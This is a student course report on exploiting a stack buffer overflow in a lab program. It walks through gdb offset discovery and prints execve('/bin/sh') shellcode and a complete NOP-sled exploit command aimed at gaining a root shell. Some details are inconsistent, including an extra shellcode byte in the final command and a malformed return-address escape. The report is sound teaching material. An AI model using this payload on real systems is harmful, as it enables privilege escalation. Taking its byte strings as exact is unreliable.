

CS 6035-O01- Introduction to Information Security

Project #1 Stack Buffer Overflow

By

Kyeong Won Kim

Table of Contents

1	Basics of Stack Buffer Overflows.....	3
2	A Vulnerable Program	5
3	Exploit the Buffer Overflow vulnerability.....	6
4	References	11

List of Figures

Figure 1 Vulnerable Program with its stack layout	5
Figure 2 Stack Layout	7
Figure 3 Shellcode to spawn a shell.....	9
Figure 4 Final Stack Layout.....	10

1 Basics of Stack Buffer Overflows

Buffer overflows occurs when a program does not perform proper boundary checking on users' input data. Because of this vulnerability, if user supplies input data that is bigger than the size of the buffer that was designed to hold, it can overwrite critical registers such as EIP (Extended Instruction Pointer). EIP is the register that points to the location that is going to be executed next, so when this is overwritten with different location in memory, it could allow the attacker take control of program execution by executing malicious shell code.

2 A Vulnerable Program




Figure 1 Vulnerable Program with its stack layout

The above program has buffer overflow vulnerability. The program first reads an input string, and then copies to another buffer that is 256 bytes long. Because `strcpy ()` does not check for boundaries, buffer overflow can occur if the length of the input string is longer 256 bytes. If this program runs as a root, a normal user can exploit this buffer overflow vulnerability and take control of the root privileges.

3 Exploit the Buffer Overflow vulnerability

With the buffer overflow vulnerability in the program above, we can easily inject malicious code into the memory of the running program.

Under the normal condition, the program will take the input and display it back to the user, as shown:

```
gatech@gatech-VirtualBox:~/Proj1$ ./vulProg $(python -c 'print "A"*256')
User Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

However, if the input string is more than 256 bytes long, the segmentation fault will occur, and return value will be non-zero as shown:

```
gatech@gatech-VirtualBox:~/Proj1$ ./vulProg $(python -c 'print "A"*270')
User Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
gatech@gatech-VirtualBox:~/Proj1$ echo $?
139
```

Let's take a look at gdb to see what is happening:

```
gatech@gatech-VirtualBox:~/Proj1$ execstack -c vulProg
gatech@gatech-VirtualBox:~/Proj1$ gdb -q vulProg
Reading symbols from vulProg...(no debugging symbols found)...done.
(gdb) run $(python -c 'print "A"*272')
Starting program: /home/gatech/Proj1/vulProg $(python -c 'print "A"*272')
User Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) print $eip
$1 = (void (*)(())) 0x41414141
```

As shown above, EIP has been overwritten with 0x41414141, which is not a valid memory location for this program.

Now, we need to know exactly how far to write past the buffer to overwrite EIP. This can be done with trial and error. As it turns out, the stored value of EIP is located 12 bytes

past the buffer. So to overwrite EIP, the input should be 256 junk values for the buffer plus 12 junk values for the space between the buffer and the EIP and 4 bytes for the expected value of EIP. It can be shown as follows:

```
(gdb) run $(python -c 'print "A"*256+"B"*12+"C"*4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/gatech/Proj1/vulProg $(python -c 'print "A"*256+"B"*12+"C"*4')
User Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBCCCC

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```




Figure 2 Stack Layout

So, theoretically, if the 4 C's were replaced with the address of malicious shellcode, the program should execute the shellcode and the normal user might be able to get a root shell.

The code to spawn a shell in C is shown below: [1]

```
\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0
\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f
\x62\x69\x6e\x2f\x73\x68\x4a\x41\x41\x41\x41\x42\x42\x42\x42
```

Figure 3 Shellcode to spawn a shell

So, now we know that we need at least 268 bytes to start overwriting the saved ebp and 272 bytes to overwrite the return address. The stack arrangement for this should look like the following:

NOPs (219 bytes) + Shellcode (49 bytes) + Return address (4 bytes-pointing back to the NOPs area) = 219 + 49 + 4 = 272 bytes

If we re-run the program with new argument, we should get the shell prompt as follows:

```
gatech@gatech-VirtualBox:~/Proj1$ ./vulProg $(python -c 'print "\x90"*219+"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4a\x41\x41\x41\x41\x42\x42\x42\x42"+"a0\xef\xff\xbf"')
User Input: .....
.....1F..F
.....V
...../bin/shJAAAABBBB.....
$
$ exit
gatech@gatech-VirtualBox:~/Proj1$
```

And the final stack layout should look something like the following:




Figure 4 Final Stack Layout

4 References

- [1] Buffer overflow get root, 2/21/2014, [Online].
<https://hienact.wordpress.com/2014/02/21/bof/>